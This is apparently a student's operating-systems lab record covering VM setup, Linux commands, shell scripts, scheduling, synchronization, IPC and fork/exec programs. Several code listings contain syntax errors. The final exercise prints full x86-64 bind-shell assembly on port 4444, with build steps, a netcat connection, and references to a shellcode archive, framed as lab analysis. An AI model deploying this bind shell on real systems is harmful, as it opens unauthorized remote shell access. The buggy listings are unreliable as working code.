18CSC205J - OPERATING SYSTEMS

RECORD WORK

Registration Number:

Name of the Student:

Semester / Year:

Department: Computer Science and Engineering (CS)

REGNO-NAME

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

S.R.M. NAGAR, KATTANKULATHUR -603 203

BONAFIDE CERTIFICATE

Register No.:__________________________.

Certified to be the Bonafide record of work done by

____*of* _________________________

__________________________, *B. Tech. Degree course in the Practical* **18CSC205J- Operating Systems** *in SRM Institute of Science and Technology, Kattankulathur during the academic year 2021-2022.*

Date: **Lab In charge:**

Submitted for University Examination held in ______________________________________SRM Institute of Science andTechnology, Kattankulathur.

Examiner-1 **Examiner-2**

INDEX SHEET

REGNO-NAME

RUBRICS

Performance Criteria	Need Improvement (0 % to 25%)	Acceptable	Proficient
		(26% to 60 %)	(61% to 100%)
Problem Statement and Objective	Problem Statement and Objective are not stated	Problem Statement is identified and	Problem Statement and Objective are defined
(2 Marks)		Objective is minimum	
PI – 2.5.1			
Methodology	Not able to identify the variables and	Identified the few	Identified more techniques and
(3 marks)	techniques for the experiment	techniques and	variables for
PI-11.6.1		Variables for	experiment
		experiment	
Implementation and Result analysis	Not clear with the	Implementation is clear but the results are not appropriate	Implementation and results are
(3 marks)	implementation		appropriate
PI- 11.6.1			
Report	Not able to prepare the document as per the standard	Prepared the	Prepared the
Documentation	template	document as per the template	document as per the template with all
(2 marks)			required parameters
PI-10.6.2			

<u>Experiment 1-a: Installing windows In Virtual Machine</u>

- Aim:
  Installing windows in a virtual machine.

- Description:
  i. Download VMware Player or Workstation recent version.
  ii. Download Windows any version between Win 7 to Win 11.
  iii. Install VM ware Player in your host machine.
  iv. Install Windows as your guest OS using virtualization.

- Methodology:
  Using virtual machine installer

- Installation Steps:

  i. Click Create a New Virtual Machine. Alternatively, navigate to Player gt File New Virtual Machine.
  ii. Select I will install the operating system later and click Next.
  iii. Ensure that Operating System is set to Microsoft Windows and Version is set to Windows 10 or Windows 10 x64, depending on whether it is a 32-bit or 64-bit disc
  iv. Click Next.
  v. Enter the virtual machine name.
  vi. Select the location where you want to store the virtual machine. You can choose to retain the default location displayed.
  vii. Click Next.
  viii. Specify disk capacity for the virtual machine.
  ix. Click Next.
  x. Click Customize Hardware to specify custom hardware specifications for the virtual
  xi. Click Close after making the desired changes.
  xii. Click Finish to save the virtual machine.

- Result:
  We successfully installed windows using a virtual machine.

Experiment 1-b: Installing Linux in Virtual Machine

Aim: Installing Ubuntu/Linux in Virtual Machine/Workstation

Description:

a. Download VMware Player or Workstation recent version.
b. Download Ubuntu LTS recent version.
c. Install VM ware Player in your host machine.
d. Install Linux as your guest OS using virtualization.

Methodology:

Using Virtual Machine

Installation Steps:

1. Open VMware Workstation and click on "New Virtual Machine".
2. Select "Typical (recommended)" and click "Next".
3. Select "Installer disc image (ISO)", click "Browse" to select the Ubuntu ISO file, click "Open" then "Next".
4. You have to type in "Full name", and "User name" which must only consist of lowercase and numbers then you must enter a password. After you finish, click "Next".
5. You can type in a different name in "Virtual machine name" or leave it as is and select an appropriate location to store the virtual machine by clicking on "Browse" that is next to "Location" -- you should place it in a drive/partition that has at least 5GB of free space. After you select the location click "OK" then "Next".
6. In "Maximum disk size" per Ubuntu recommendations you should allocate at least 5GB -- double is recommended to avoid running out of free space.
7. Select "Store virtual disk as a single file" for optimum performance and click "Next".
8. Click on "Customize" and go to "Memory" to allocate more RAM -- 1GB should suffice, but more is always better if you can spare from the installed RAM.
9. Go to "Processors" and select the "Number of processors" that for a normal computer is 1 and "Number of cores per processor" that is 1 for single-core, 2 for dual-core, 4 for quad-core, and so on -- this is to ensure optimum performance of the virtual machine.
10. Click "Close" then "Finish" to start the Ubuntu install process.

Result:

We have successfully installed Linux/Ubuntu using Virtual Machine.

Experiment 2: Linux Commands

Aim: Basic Linux
Commands

Description: To learn and practice some basic linux commands

Commands:

1. echo SRM – to display the string SRM
2. clear – to clear the screen
3. date – to display the current date and time
4. cal 2003 – to display the calendar for the year 2003
5. passwd – to change password
6. pwd – prints working directory
7. ls – list all files and directories use with -la to list hidden files
8. mkdir & rmdir – To create and delete an empty directory respectively
9. rm – Remove a file
10. touch – Create almost any type of file from '.txt' to '.zip', can also update or modify file permissions.
11. man & –help – These are used to get info about any command.
12. cp – It is used to copy files from one dir to another or contents of one file to another. Requires source and destination
13. mv – Used to move files and dirs. Requires source and destination
14. locate – Find the location of a file.

Advanced Linux Commands:

1. cat – Displays content of a file
2. new, vi, jed – Pre installed text editors in linux
3. df – Tells about available disk space
4. du – Tells about disk usage of a file in system
5. uname – Shows info about Linux System
6. apt-get – used to work with packages, download, install, update …
7. chmod – Used to change permissions of a file in linux system
8. hostname – Displays host name and ip address
9. sudo – provides administrative privileges
10. ping – Used to check connectivity of machine to server

Result:
Basic Linux commands were studied and implemented in the Linux terminal.

Experiment 3 : Test Shell Program

Aim: Run and test different shell programs

Methodology: Using vim in Linux OS

Q1. Shell program to list files in the current directory
Algorithm:
1. Enter the directory you want to search
2. Use a for loop with a variable i to iterate through the directory files
3. Increment the value of i after each iteration
4. Use 'echo $i' command to print the name of the file

Code:
```
#!/bin/bash
for i in *
do
echo $i
done
```

Q2. Shell program to check if the file is executable or not-

Algorithm:
1. Enter the filename
2. Read the filename
3. Check if the file has "-x" permission
4. If yes, print "file is executable"
5. Else, print "file is not executable"

Code:
```
#!/bin/bash
read file
if[[-x "$file"]]
then
    echo "file '$file' is executable"
else
    echo "file '$file' is not executable"
fi
```

Q3. Shell program to check the time and output good morning, good afternoon,
Algorithm:
1. Create a variable named hour

2. Store the current date and time in it using $(date +"%H")
3. If the time value lies between 6 to 12, print “good morning”
4. If the time value lies between 12 to 16, print “good afternoon”
5. If the time value lies between 16 to 20, print “good evening”

Code:

```
h=$(date +"%H")
if [ $h -gt 6 -a $h -le 12 ]
then
echo “good morning”
elif [ $h -gt 12 -a $h -le 16 ]
then
echo “good afternoon”
elif [ $h -gt 16 -a $h -le 20 ]
then
echo “good evening”
else
echo “good night”
Fi
```

Q4. Shell program to print all the days of a week and check if it is a weekday or weekend-

Algorithm:

1. echo weekday: $i gets called every iteration
2. for loop yields an element every iteration to i variable.
3. i is not an array index, increment i after every iteration
4. Print weekday or weekend depending on value of i

Code:

```
    #!/bin/bash
i=1
for i in mon tue wed thurs fri sat
do
  if [ $i == fri ] || [ $i == sat ]
  then
    echo weekend: $i
  else
    echo weekday: $i
  fi
Done
```

Ex-4 Round Robin Scheduling

Aim: To implement round robin scheduling algorithm

Algorithm:

1. Used for time sharing systems
2. Pre-emption is added which enables system to switch between processes.
3. A fixed time is allotted to each process, called quantum, for execution.
4. A process is executed for the given time period that process us pre-empted and another process executes for the given time period.
5. Context switching is used to save states of pre-empted processes.
6. Enter total number of processes, enter their arrival time and burst time.
7. Enter the time quantum for each process.
8. Print the burst time, waiting time for each process.
9. Calculate and print the total waiting time and total turnaround time.

Code:

```
#include<iostream>
using namespace std;
void findWaitingTime(int processes[], int n,
            int bt[], int wt[], int quantum)
{
    int rem_bt[n];
    for (int i = 0 ; i < n ; i++)
        rem_bt[i] = bt[i];
    int t = 0;
    while (1)
    {
        bool done = true;
        for (int i = 0 ; i < n; i++)
        {
            if(rem_bt[i] > 0)
            {
                done = false;
                if (rem_bt[i] > quantum)
                {
                    t += quantum;
                    rem_bt[i] -= quantum;
                }
                else
{
                   t = t + rem_bt[i];
                    wt[i] = t - bt[i];
                    rem_bt[i] = 0;
```

```
            }
        }
    }
    if (done == true)
    break;
  }
}
void findTurnAroundTime(int processes[], int n, int bt[], int wt[], int tat[])
{
  for (int i = 0; i < n ; i++;
tat[i] = bt[i] + wt[i];
}

void findavgTime(int processes[], int n, int bt[], int quantum)
{
  int wt[n], tat[n], total_wt = 0, total_tat = 0;
  findWaitingTime(processes, n, bt, wt, quantum);
  findTurnAroundTime(processes, n, bt, wt, tat);
  cout << "PN\t "<< " \tBT "
    << " WT " << " \tTAT\n";
  for (int i=0; i<n; i++)
  {
    total_wt = total_wt + wt[i];
    total_tat = total_tat + tat[i];
    cout << " " << i+1 << "\t\t" << bt[i] <<"\t "
      << wt[i] <<"\t\t " << tat[i] <<endl;
  }
  cout << "Average waiting time = "
    << (float)total_wt / (float)n;
  cout << "\nAverage turn around time = "
    << (float)total_tat / (float)n;
}
int main()
{
  int processes[] = { 1, 2, 3};
  int n = sizeof processes / sizeof processes[0];
  int burst_time[] = {10, 5, 8};
  int quantum = 2;
  findavgTime(processes, n, burst_time, quantum);
  return 0;
}
```

Result: Round robin functionality was implemented.

Ex-5 Reader-Writer Using Monitors

Aim: To implement Reader-Writer problem using monitors

Algorithm:

1. Any number of readers can read from the shared resource simultaneously, but only one writer can write to the shared resource at a time.
2. A writer cannot write to the resource if there are any readers accessing the resource at that time
3. Similarly, a reader cannot read if there is a writer accessing the resource or if there are any waiting writers
4. Mutexes (pthread_mutex_t) – Mutual exclusion lock: Block access to variables by other threads. This enforces exclusive access by a thread to a variable or set of variables.
5. Condition Variables (pthread_cond_t): The condition variable mechanism allows threads to suspend execution and relinquish the processor until some condition is true.
6. The status of reader and writer is printed

Code:

```
#include <iostream>

#include <pthread.h>

#include <unistd.h>

using namespace std;

class monitor {

private:

        int rcnt;

        int wcnt;

        int waitr;

        int waitw;

        pthread_cond_t canread;

        pthread_cond_t canwrite;

        pthread_mutex_t condlock;

public:
```

```
monitor()
{
        rcnt = 0;
        wcnt = 0;
        waitr = 0;
        waitw = 0;

        pthread_cond_init(&canread, NULL);
        pthread_cond_init(&canwrite, NULL);
        pthread_mutex_init(&condlock,  NULL);
}
void beginread(int i)
{
        pthread_mutex_lock(&condlock);
        if (wcnt == 1 || waitw > 0) {
                waitr++;
                pthread_cond_wait(&canread, &condlock);
                waitr--;
        }
        rcnt++;
        cout << "reader " << i << " is reading\n";
        pthread_mutex_unlock(&condlock);
        pthread_cond_broadcast(&canread);
}

void endread(int i)
{
        pthread_mutex_lock(&condlock);
        if (--rcnt == 0)
```

```
            pthread_cond_signal(&canwrite);
            pthread_mutex_unlock(&condlock);
        }
        void beginwrite(int i)
        {
            pthread_mutex_lock(&condlock);
            if (wcnt == 1 || rcnt > 0) {
                ++waitw;
                pthread_cond_wait(&canwrite, &condlock);
                --waitw;
            }
            wcnt = 1;
            cout << "writer " << i << " is writing\n";
            pthread_mutex_unlock(&condlock);
        }
        void endwrite(int i)
        {
            pthread_mutex_lock(&condlock);
            wcnt = 0;
            if (waitr > 0)
                pthread_cond_signal(&canread);
            else
                pthread_cond_signal(&canwrite);
            pthread_mutex_unlock(&condlock);
        }
    }
    M;
    void* reader(void* id)
    {
```

```
	int c = 0;
	int i = *(int*)id;
	while (c < 5) {
		usleep(1);
		M.beginread(i);
		M.endread(i);
		c++;
	}
}
void* writer(void* id)
{
	int c = 0;
	int i = *(int*)id;
	while (c < 5) {
		usleep(1);
		M.beginwrite(i);
		M.endwrite(i);
		c++;
	}
}
int main()
{
	pthread_t r[5], w[5];
	int id[5];
	for (int i = 0; i < 5; i++) {
		id[i] = i;
		pthread_create(&r[i], NULL, &reader, &id[i]);
		pthread_create(&w[i], NULL, &writer, &id[i]);
	}
```

```
    for (int i = 0; i < 5; i++) {
        pthread_join(r[i], NULL);
    }
    for (int i = 0; i < 5; i++) {
        pthread_join(w[i], NULL);
    }
}
```

Result:

Reader-Writer problem successfully implemented using monitor (pthread)

Ex-6 To implement dining philosophers' problem

Aim: To implement Dining Philosophers problem using Semaphore

Algorithm:

1. The dining philosophers problem states that there are 5 philosophers sharing a circular table and they eat and think alternatively. There is a bowl of rice for each of the philosophers and 5 chopsticks. A philosopher needs both their right and left chopstick to eat. A hungry philosopher may only eat if there are both chopsticks available. Otherwise, a philosopher puts down their chopstick and begins thinking again.
2. A solution of the Dining Philosophers Problem is to use a semaphore to represent a chopstick. A chopstick can be picked up by executing a wait operation on the semaphore and released by executing a signal semaphore.
3. Initially the chopsticks are initialized to 1 as the chopsticks are on the table and not picked up by a philosopher
4. First wait operation is performed on chopstick[i] and chopstick[(i+1)%5]. This means that the philosopher i has picked up the chopsticks on his sides. Then the eating function is performed.
5. After that, signal operation is performed on chopstick[i] and chopstick[(i+1)%5]. This means that the philosopher I has eaten and put down the chopsticks on his sides. Then the philosopher goes back to thinking.

Code:

```
#include <pthread.h>
#include <semaphore.h>
#include <stdio.h>
#include <unistd.h>
#define N 5
#define THINKING 2
#define HUNGRY 1
#define EATING 0
#define LEFT (phnum + 4) % N
#define RIGHT (phnum + 1) % N
int state[N];
int phil[N] = { 0, 1, 2, 3, 4 };
sem_t mutex;
sem_t S[N];
void test(int phnum)
{
    if (state[phnum]  ==  HUNGRY
      && state[LEFT]  !=  EATING
      && state[RIGHT] != EATING) {
```

```
        state[phnum] = EATING;
        sleep(2);
        printf("Philosopher %d takes fork %d and %d\n",
                phnum + 1, LEFT + 1, phnum + 1);
        printf("Philosopher %d is Eating\n", phnum + 1);
        sem_post(&S[phnum]);
    }
}
void take_fork(int phnum)
{
  sem_wait(&mutex);
    state[phnum] = HUNGRY;
  printf("Philosopher %d is Hungry\n", phnum + 1);
    test(phnum);
  sem_post(&mutex);
  sem_wait(&S[phnum]);
  sleep(1);
}
void put_fork(int phnum)
{
  sem_wait(&mutex);
    state[phnum] = THINKING;
  printf("Philosopher %d putting fork %d and %d down\n",
          phnum + 1, LEFT + 1, phnum + 1);
  printf("Philosopher %d is thinking\n", phnum + 1);
    test(LEFT);
    test(RIGHT);
  sem_post(&mutex);
}
void* philosopher(void* num)
{
    while (1)  {
    int* i = num;
    sleep(1);
    take_fork(*i);
    sleep(0);
    put_fork(*i);
    }
}
int main()
{
    int i;
    pthread_t thread_id[N];
  sem_init(&mutex, 0, 1);
```

```
 for (i = 0; i < N; i++)
      sem_init(&S[i], 0, 0);
      for (i = 0; i < N; i++) {
      pthread_create(&thread_id[i], NULL,
                    philosopher, &phil[i]);
      printf("Philosopher %d is thinking\n", i + 1);
      }
   for (i = 0; i < N; i++)
        pthread_join(thread_id[i], NULL);
}
```

Result: Dining Philosophers problem successfully implemented using semaphore

Ex-7 Parent Child Process

Aim – To create a process using fork() system call and use getpid() , getppid() functions along with wait() and exit() using C programming .

Algorithm –

1. Start the program.
2. Declare the pid .
3. Initiate the fork process and store it on pid .
4. Check If pid is 0 then write a statement to get child process id using getpid().
5. Check if pid is greater than zero print parent id using ppid() function .
6. Use wait() to wait for the child process to finish .
7. Then the child process finished .
8. Check if pid<0 then failure in creating a child process .
9. Stop the program.

CODE –

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/wait.h>
#include   <unistd.h>
int main() {
  pid_t pid = fork();

  if(pid == 0) {
    printf("Child => PPID: %d PID: %d\n", getppid(), getpid());
        exit(0);
  }
  else if(pid > 0) {
    printf("Parent => PID: %d\n", getpid());
```

```
    printf("Waiting for child process to finish.\n");
wait(NULL);
    printf("Child process finished.\n");
  }
  else {
    printf("Unable to create child process.\n");
  }
  return 0;
}
```

Result – Process Creation using fork() system call with wait() & exit() is done successfully .

Ex-8 IPC Using Shared Memory

Aim – To implement shared memory using IPC.

Algorithm Writer Code:
1. Initiate a variable key_t and store ftok and its path where to store .
2. Using shmget , store the generated id in shmid .
3. Using str take input .
4. Write the string in str .
5. End the Program.

Write.cpp Code
```
#include<iostream>
#include<sys/ipc.h>
#include<sys/shm.h>
#include<stdio.h>
using namespace std;
int main()
{
    key_t key=ftok("shmfile",65);
    int shmid=shmget(key,1024,0666|IPC_CREAT);
    char *str=(char*)shmat(shmid,(void*)0,0);
    cout<<"Write data:";
      cin>>str;
      printf("Data written in memory: %s",str);
      shmdt(str);
    return 0;
}
```

Algorithm For Reader Code
1. Get the key of shared memory using ftok command.
2. Store the shmid that you get from shmget command using the key .
3. Get the string that was previously written in memory .
4. Use the shmdt command to pan the shmid .
5. Exit the program.

Read.cpp CODE
```
#include<iostream>
#include<sys/ipc.h>
#include<sys/shm.h>
#include<stdio.h>
using namespace std;
```

```
int main()
{
      key_t key=ftok("shmfile",65);
      int shmid=shmget(key,1024,0666|IPC_CREAT);
      char *str=(char*)shmat(shmid,(void*)0,0);
      printf("Data written in memory: %s",str);
      shmdt(str);
        shmctl(shmid,IPC_RMID,NULL);
      return 0;
}
```

Result – Shared Memory Program for read and write is implemented using IPC.

Ex-9 IPC Using Message queue

Aim: To implement a message queue using IPC .

Algorithm for Write Code:

1. Create a structure for the message queue to take in the message and store it.
2. Initiate a variable key_t and store ftok and its path.
3. Using msgget create a message queue and return the identifier.
4. Use str to input data.
5. Write a message into the string using mesg_text.
6. Send a message using msgsnd .
7. End Program .

Write CODE:

```
#include<stdio.h>
#include<sys/ipc.h>
#include<sys/msg.h>
#define MAX 50
struct mesg_buffer{
        long  mesg_type;
        char mesg_text[100];
}message;
int main(){
        key_t key;
        int msgid;
        key=ftok("progfile",65);
        msgid=msgget (key, 0666 | IPC_CREAT);
      message.mesg_type=1;
      printf("Write Data:");
      fgets(message.mesg_text,MAX,stdin);
```

```
        msgsnd( msgid , &message , sizeof(message), 0 );
    printf("Data send is:%s\n",message.mesg_text);
        return 0;
}
```

Algorithm for Read code

1. Get the key using ftok command.
2. use msgget to create a message queue and return the identifier .
3. Get the string that was previously written and print it using msgrcv.
4. Destroy the message queue using msgctl.
5. End program.

Read CODE

```
#include<stdio.h>
#include<sys/ipc.h>
#include<sys/msg.h>
struct mesg_buffer{
        long   mesg_type;
          char msg_text[100];
    }message;
int main()
{       key_t key;
        int msgid;
        key=ftok("progfile",65);
        msgid=msgget(key, 0666 | IPC_CREAT);
         msgrcv(msgid,&message,sizeof(message),1,0);
    printf("Data recieved is : %s \n",message.msg_text);
    msgctl(msgid,IPC_RMID,NULL);
        return 0;
}
```

Result: Message Queue for reader and writer program is implemented using IPC .

Ex 10 - IPC Using Unidirectional Pipe

Aim: To implement unidirectional pipe using C programming.

Algorithm:
1. Create a pipe.
2. Send a message to the pipe.
3. Retrieve the message from the pipe and write it to the standard output.
4. Send another message to the pipe.
5. Retrieve the message from the pipe and write it to the standard output.

Code:
```
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>
#include<sys/wait.h>
int main()
{
    int fd[2],n;
    char buffer[100];
    pid_t p;
    pipe(fd);
    p=fork();
    if(p>0)
   {
         printf("Parent Passing value to child\n");
         write(fd[1],"hello\n",6);
         wait();
    }
    else
    {
          printf("Child printing received value\n");
          n=read(fd[0],buffer,100);
          write(1,buffer,n);
    }
}
```

Result:
Communication between child and parent process was implemented using unidirectional pipe

Experiment 11-a: Process Overlaying

Aim: To call a process from another using execl command

Algorithm:

1. Write a hello world program in c
2. Create its binary executable
3. In main() function use execl to call the binary file by passing its path
4. Complete and execute the main file
5.

Code:

Helloworld.c Code:

```
#include<stdio.h>
void main() {
  printf("Hello World\n");
  return;
}
```

Excel_test.c Code:

```
#include<stdio.h>
#include<unistd.h>
void main() {
  execl("./helloworld", "./helloworld", (char *)0);
  printf("This wouldn't print\n");
  return;
}
```

Result:

Another c file was successfully call using execl functions

Ex 11-b: Two Process overlaying Using Fork

Aim: To execute two different c programs from one c program using overlay concept

Algorithm:

1. Write a hello_world and while_loop program in c
2. Use excel to call these files
3. But in one process we can use fork to create child and parent
4. In child call hello_world
5. In parent call while_loop

Code:

While_loop.c:

```
#include<stdio.h>
void main() {
  int value = 1;
  while (value <= 10) {
    printf("%d\t", value);
    value++;
  }
  printf("\n");
  return;
}
```

Hello_world.c:

```
#include<stdio.h>
void main() {
  printf("Hello World\n");
  return;
}
```

Exec_run_two_programs.c:

```
#include<stdio.h>
#include<unistd.h>
void main() {
  int pid;
  pid = fork();if (pid == 0) { printf("Child process: Running Hello World Program\n");
    execl("./helloworld", "./helloworld", (char *)0); printf("This wouldn't print\n");
  }
else {
    sleep(3); printf("Parent process: Running While loop Program\n");
    execl("./while_loop", "./while_loop", (char *)0); printf("Won't reach here\n");}
```

Result:

Two process were successfully overlaid using execl in parent child process.

Ex 12 - Find Even Odd using parent child process

Aim: To find odd numbers by child process and sum of even numbers by parent process

Algorithm:

1. Use fork() function to create one child and one parent process
2. For child process , fork() returns 0
3. So we calculate sum of all odd numbers
4. Fork() returns value greater than 0 for parent process
5. So we calculate sum of even numbers
6. We do so by just checking the value returned by fork() command

Code:

```
#include<stdio.h>
#include<unistd.h>
int main(){
   int pid;
   int n, i;
   scanf("%d", &n);
   int arr[n];
   for(i = 0; i < n; i++){
      scanf("%d", &arr[i]);
   }
   pid = fork();
   if(pid == 0){
      printf("Odd Values: \n");
      for(i=0;i<n;i++){
         if (arr[i]%2 != 0){
            printf("%d\t", arr[i]);
         }}}

else{
      sleep(5);
      printf("\nEven Values: \n");
      for (i = 0; i < n; i++)
      {if (arr[i]%2 == 0)
         {printf("%d\t", arr[i]);
         }}
      printf("\n");
   }}
```

Result:

Odd and even values in given list were found using parent child process

Ex-13 - Sort List in child and parent process

Aim: To sort given list using selection sort in child process and insertion sort in parent process

Algorithm:

1. Accept the size of list and the list given by user
2. Create a child process using fork command
3. In parent process implement insertion sort to sort the list and wait for child to finish
4. In the child process implement insertion sort.
5. Print out the results in the terminal.

Code:

```
#include<stdio.h>
#include<unistd.h>
#include<sys/wait.h>
int main() {
    int pid,n, i;
    scanf("%d",&n);
    int arr[n];
    for(i=0;i<n;i++)
        scanf("%d",&arr[i]);
    pid  =  fork();
    if(pid>0){
        printf("In Parent Process sorting using insertion sort:\n");
        int i, key, j;
        for (i = 1; i < n; i++) {
            key = arr[i];
            j = i - 1;
            while (j >= 0 && arr[j] > key) {
                arr[j + 1] = arr[j];
                j = j - 1;
            }
            arr[j + 1] = key;
        }
        for(i=0;i<n;i++)
            printf("%d ",arr[i]);
        printf("\n");
        wait(0);
    }
    else {
        sleep(2);
        printf("In Child Process, soting using selection sort: \n");
int i, j, min_idx,temp;
```

```
        for (i = 0; i < n-1; i++)
        {
            min_idx = i;
            for (j = i+1; j < n; j++)
                if (arr[j] < arr[min_idx])
                    min_idx = j;
            temp = arr[min_idx];
            arr[min_idx] = arr[i];
            arr[i] = temp;
        }

        for (i = 0; i < n; i++)
            printf("%d ", arr[i]);
        printf("\n");
    }
    return 0;
}
```

Result:
Insertion sort in parent process and selection sort in child process was implemented successfully.

Ex 14 - Performing shellcode analysis

Shell Code Analysis – Netcat Command

Aim: To perform bindshell using Nasm in Linux 64bit shell code.

Procedure:

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -
$sudo apt-get update
$sudo apt-get install nasm

Step 3: For checking whether it install using command in terminal as -
$nasm -h

Step 4: For running the bindshell, write the code and save it in .nasm extension or get the code from website **http://shell-storm.org/shellcode/.** Find code as **Linux/x86-64 - bindshell port:4444 shellcode - 132 bytes *by evil.xi4oyu***

Step 5: For execution open terminal and type command as
$nasm -f elf64 bindshell.nasm -o bindshell.o // -f : format
$ld bindshell.o -o bindshell
$./binshell

Step 6: Now open new terminal and type

$netstat –nlt //to check whether 4444 port is open after executing bindshell

$nc localhost 4444 // netcat command to connect localhost ls //list of directory
pwd //current working directory w
//User account
exit //for terminating the connection

Step 7: For disassembling the code


$ objdump -D -M intel bindshell.o // Disassembling according to section wise.


Program:

```
BITS 64
xor
eax,eax
xor
ebx,ebx
xor
edx,edx
;socket
mov
al,0x1
mov
esi,eax
inc al
mov
edi,eax
mov
dl,0x6
mov
al,0x29
syscall
xchg ebx,eax ;store the server sock
;bind
xor
rax,rax
push  rax
push
0x5c110102
mov
[rsp+1],al
mov  rsi,rsp
mov
dl,0x10
mov
edi,ebx
mov
al,0x31
syscall
;listen
```

```
mov al,0x5
mov
esi,eax
mov
edi,ebx
mov
al,0x32
syscall
;accept
xor
edx,edx
xor
esi,esi
mov
edi,ebx
mov
al,0x2b
syscall
mov edi,eax ; store sock
;dup2
xor
rax,rax
mov
esi,eax
mov
al,0x21
syscall
inc al
```

```
mov
esi,eax
mov
al,0x21
syscall
inc al
mov
esi,eax
mov
al,0x21
syscall
;exec
xor rdx,rdx
mov
rbx,0x68732f6e69622
fff shr rbx,0x8
push rbx
mov
rdi,rsp
xor
rax,rax
push rax
push rdi
mov
rsi,rsp
mov
al,0x3b
syscall
push rax
pop  rdi
mov
al,0x3c
syscall
```





Output:

Result:

Hence the program is executed and output is successfully verified.

Shutdown command using Nasm in Linux

Aim: To write a shutdown program using Nasm in Linux.

<u>Procedure:</u>

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -
$sudo apt-get update
$sudo apt-get install nasm

Link - http://shell-storm.org/shellcode/files/shellcode-877.php

